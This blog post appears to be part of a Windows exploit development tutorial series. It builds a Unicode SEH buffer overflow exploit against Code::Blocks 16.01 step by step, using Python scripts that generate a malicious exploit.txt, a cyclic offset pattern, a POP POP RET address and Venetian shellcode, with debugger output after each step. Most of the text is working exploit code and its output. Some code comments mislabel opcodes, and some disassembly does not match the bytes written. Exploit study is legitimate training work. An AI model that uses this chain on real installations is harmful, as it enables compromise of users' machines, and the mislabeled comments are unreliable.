




Windows Exploit Development Part VII

Posted Feb 28, 2019 • Updated Aug 5, 2026



By Moldovan Darius (T3jv1l)

7 min read

■ Windows Exploit Development CodeBlocks Study Case 16.01

Hello, everyone. I'll talk about Windows exploit development Unicode today. I've seen that more people are asking me how to exploit codeblocks, so I spent a few days researching how to do it myself at <https://www.exploit-db.com/exploits/46120>. This is not a simple subject, so I will do my best to describe it as well as I can. Since nobody had previously tested this version, I decided not to exploit codeblocks 17 for today but rather codeblocks 16. Downloads are available from

<https://sourceforge.net/projects/codeblocks/files/Binaries/16.01/Win>

[dows/codeblocks-16.01-setup.exe/download](#). Remember that I found it harder to exploit codeblock 16 than codeblock 17.

Let's try to capitalize on this, then. Python skeleton creation.


```

Python


1  #!/usr/bin/python
2  buffer= "A"*5000
3  f=open('exploit.txt','w')
4  f.write(buffer)
5  f.close()
6  print "[+] File create"

```

Now we add the content of exploit.txt via the **File > Class > Class name > Create** button.



Launch Immunity Debugger now to examine what took place inside. To view the SEH address, use **ALT + S**.




By pressing **SHIFT + F9** once more, you can see that the **EIP** has been overwritten.

```
Registers (FPU)
EAX 00000000
ECX 00410041 codeblob.00410041
EDX 77677200 ntdll.77677200
EBX 00000000
ESP 0022BE18
EBP 0022BE38
ESI 00000000
EDI 00000000
EIP 00410042 codeblob.00410042
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
```

What, **EIP** is only partially overwritten? Don't worry; this occurs because the program's internal command **0x41** is executed. It's time to use **mona.py** to determine the offset. Please visit another blog section if you need help using mona.py.

```
Python
1 #!/usr/bin/python
2
3 buffer="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
4 f=open('exploit.txt','w');
5 f.write(buffer);
6 f.close();
7 print "[+] File create."
```



Offset is in SEH address

```

6CC67502 [13:32:51] Access violation when reading [006D003A]
0BADF000 [+] Command used:
0BADF000 !mona po 316f4330
0BADF000 Looking for 0Co1 in pattern of 500000 bytes
0BADF000 Pattern 0Co1 (0x316f4330) found in cyclic pattern at position 1982
0BADF000 Looking for 0Co1 in pattern of 500000 bytes
0BADF000 Looking for 1oC0 in pattern of 500000 bytes
0BADF000 - Pattern 1oC0 not found in cyclic pattern (uppercase)
0BADF000 Looking for 0Co1 in pattern of 500000 bytes
0BADF000 Looking for 1oC0 in pattern of 500000 bytes
0BADF000 - Pattern 1oC0 not found in cyclic pattern (lowercase)

```


We now have the correct offset. Let's check to verify if this offset is accurate. In Python, modify the skeleton once more.

```

Python
1  #!/usr/bin/python
2
3  buffer= "A"*1982    #Buffer
4  buffer+="\x42\x42"  #nSEH
5  buffer+="\x43\x43"  #SEH
6  buffer+="\x44"*(5000-len(buffer))
7
8  f=open('exploit.txt','w');
9  f.write(buffer);
10 f.close();
11 print "[+] File create."

```


Your nSEH will be visible if you enter content in the class name and look in the immunity debugger in the SEH chain.




Now execute one step using **SHIFT + F9** to see if EIP is overwritten.

```
Registers (FPU)
EAX 00000000
ECX 00430043 codeblock.00430043
EDX 77677200 ntdll.77677200
EBX 00000000
ESP 0022BE18
EBP 0022BE38
ESI 00000000
EDI 00000000
EIP 00430043 codeblock.00430043
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDE000(FFF)
T 0 GS 0000 NULL
```

Finding the POP POP RET address for the exploit is now necessary, and padding is added for alignment for nSEH.



I tested all the addresses and only one works **0x005500b3**, command used to find the pop pop ret address **!mona seh -cp unicode**.



```
1 0x005500b3 : pop edi # pop ebp # ret 0x08 | startnull,unicode {PAGE_EXECUTE_READ,
```

Set a breakpoint on the POP POP RET address in the skeleton script and modify it to observe how memory works. For breakpoint you can use the next opcode `0xcc` which is INT3 instruction.


```

Python


1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6  buffer+=("\xcc\xcc\xcc\xcc")
7  buffer+="\x44"*(5000-len(buffer))
8
9  f=open('exploit.txt','w');
10 f.write(buffer);
11 f.close();
12 print "[+] File create."

```

Put your junk from the exploit.txt file aside and place a breakpoint on the POP POP RET address (to set a breakpoint, press `F2`).



Repeat this step until you see something similar.



You can see how this address works by clicking on it, pressing **F2**, putting your breakpoint inside codeblocks, and then pressing **SHIFT + F9**. You must witness one such jump.

```

CPU - main thread
0022D38F 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D393 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D397 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D39B 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D39F 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3A3 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3A7 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3AB 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3AF 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3B3 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3B7 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3BB 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3BF 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3C3 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3C7 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3CB 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3CF 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3D3 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3D7 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3DB 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3DF 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3E3 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3E7 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D3EB 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL

```

If you notice that this half-exploit is complete, it implies that the address is operational. It jumps after **0xcc**, which is sufficient for the time being. Let's move a little upward to examine the debugger.

```

CPU - main thread
0022D361 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D364 41 INC ECX
0022D365 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D368 41 INC ECX
0022D369 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D36C 41 INC ECX
0022D36D 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D370 41 INC ECX
0022D371 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D374 41 INC ECX
0022D375 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D378 41 INC ECX
0022D379 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D37C 41 INC ECX
0022D37D 0041 00 ADD BYTE PTR DS:[ECX],AL
0022D380 61 POPAD
0022D381 0062 00 MOV BYTE PTR DS:[EDX],AH
0022D384 B3 00 MOV BL,0
0022D386 55 PUSH EBP
0022D387 00CC ADD AH,CL
0022D389 00CC ADD AH,CL
0022D38B 00CC ADD AH,CL
0022D38D 00CC ADD AH,CL
0022D38F 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL
0022D393 004400 44 ADD BYTE PTR DS:[EAX+EAX+44],AL

```

\X61 is POPAD address used in nSEH

\xcc\xcc\xcc\xcc this is used for breakpoint, but we succesfull jump

Venetian shellcode is what we need right now because everything is kept in ECX, therefore we need to extract it and put it in EAX. Let's add a few commands to the venetian shellcode and observe what happens (don't forget to press **SHIFT + F9** each time you run your payload).

```

1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #Venetian Shellcode
8
9  buffer+="\x51"           #POP ECX is the register where shellcode is clo
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13
14 buffer+=("\xcc\xcc\xcc\xcc")
15 buffer+="\x44"*(5000-len(buffer))
16 f=open('exploit.txt','w');
17 f.write(buffer);
18 f.close();
19 print "[+] File create."

```

0022D370	41	INC ECX
0022D371	0041 00	ADD BYTE PTR DS:[ECX],AL
0022D374	41	INC ECX
0022D375	0041 00	ADD BYTE PTR DS:[ECX],AL
0022D378	41	INC ECX
0022D379	0041 00	ADD BYTE PTR DS:[ECX],AL
0022D37C	41	INC ECX
0022D37D	0041 00	ADD BYTE PTR DS:[ECX],AL
0022D380	61	POPAD
0022D381	0062 00	ADD BYTE PTR DS:[EDX],AH
0022D384	B3 00	MOV BL,0
0022D385	FF	PUSH EBP
0022D387	0051 00	ADD BYTE PTR DS:[ECX],DL
0022D38A	42	INC EDX
0022D38B	0058 00	ADD BYTE PTR DS:[EAX],BL
0022D38F	42	INC EDX
0022D390	00CC	ADD AH,CL
0022D391	00CC	ADD AH,CL
0022D393	00CC	ADD AH,CL
0022D395	00CC	ADD AH,CL
0022D397	004400 44	ADD BYTE PTR DS:[EAX+EAX+44],AL

If you can see, we have opcode `0x51` added to `ADD BYTE PTR DS:[ECX],DL`, which is fine because the following instruction is `0x42` and we don't just have opcode `0x51` there. I added this so as not to interfere with `0x58`, which is inserted at the same time as `0x51`. As you can see, there is currently no value in the EAX register, so we must add and deduct valuation from ECX. Let's add more coding instructions.



</> Python




```

1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #Venetian shellcode
8
9  buffer+="\x51"           #POP EBX is the register closest to our shellcode
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13 buffer+="\x05\x28\x11"    #ADD EAX, 0x11002800
14 buffer+="\x42"           #Venetian padding
15 buffer+="\x2d\x13\x11"    #SUB EAX, 0x11001300
16 buffer+="\x42"
17
18 buffer+=("\xcc\xcc\xcc\xcc")
19 buffer+="\x44"*(5000-len(buffer))
20 f=open('exploit.txt','w');
21 f.write(buffer);
22 f.close();
23 print "[+] File create."

```

0022D384	B3 00	MOV BL,0
0022D386	55	PUSH EBP
0022D387	0051 00	ADD BYTE PTR DS:[ECX],DL
0022D38A	42	INC EDX
0022D38B	0058 00	ADD BYTE PTR DS:[EAX],BL
0022D38E	42	INC EDX
0022D38F	0005 00200011	ADD BYTE PTR DS:[11002000],AL
0022D395	0042 00	ADD BYTE PTR DS:[EDX],AL
0022D398	2D 00170011	SUB EAX,11001700
0022D39D	0042 00	ADD BYTE PTR DS:[EDX],AL
0022D3A0	CC	INT3
0022D3A1	00CC	ADD AH,CL
0022D3A3	00CC	ADD AH,CL
0022D3A5	00CC	ADD AH,CL
0022D3A7	0042 00	ADD BYTE PTR DS:[EAX],AL

Where the heck is the add instruction? This Venetian shellcode error can be fixed by adding additional “Venetian padding” before the **ADD EAX** instruction, as you can see.



```


1  #!/usr/bin/python
2
3  buffer= "A"*1982
4  buffer+="\x61\x62"
5  buffer+="\xb3\x55"
6
7  #Venetian shellcode
8
9  buffer+="\x51"           #POP EBX is the register closest to our shellcode
10 buffer+="\x42"           #Venetian padding
11 buffer+="\x58"           #POP EAX and put ECX into EAX
12 buffer+="\x42"           #Venetian padding
13 buffer+="\x42"           #Venetian padding --- here i put one more
14 buffer+="\x05\x28\x11"   #ADD EAX, 0x11002800
15 buffer+="\x42"           #Venetian padding
16 buffer+="\x2d\x13\x11"   #SUB EAX, 0x11001300
17 buffer+="\x42"
18
19 buffer+=("\xcc\xcc\xcc\xcc")
20 buffer+="\x44"*(5000-len(buffer))
21 f=open('exploit.txt','w');
22 f.write(buffer);
23 f.close();
24 print "[+] File create."

```

Now let's go in Debugger to see what happened.

0022D387	0051 00	ADD BYTE PTR DS:[ECX],DL
0022D38A	42	INC EDX
0022D38B	0058 00	ADD BYTE PTR DS:[EAX],BL
0022D38E	42	INC EDX
0022D38F	0042 00	ADD BYTE PTR DS:[EDX],AL
0022D392	05 00200011	ADD EAX, 11002000
0022D397	0042 00	ADD BYTE PTR DS:[EDX],AL
0022D39A	20 00170011	SUB EAX, 11001700
0022D39F	0042 00	ADD BYTE PTR DS:[EDX],AL
0022D3A2	CC	INT3
0022D3A3	00CC	ADD AH, CL

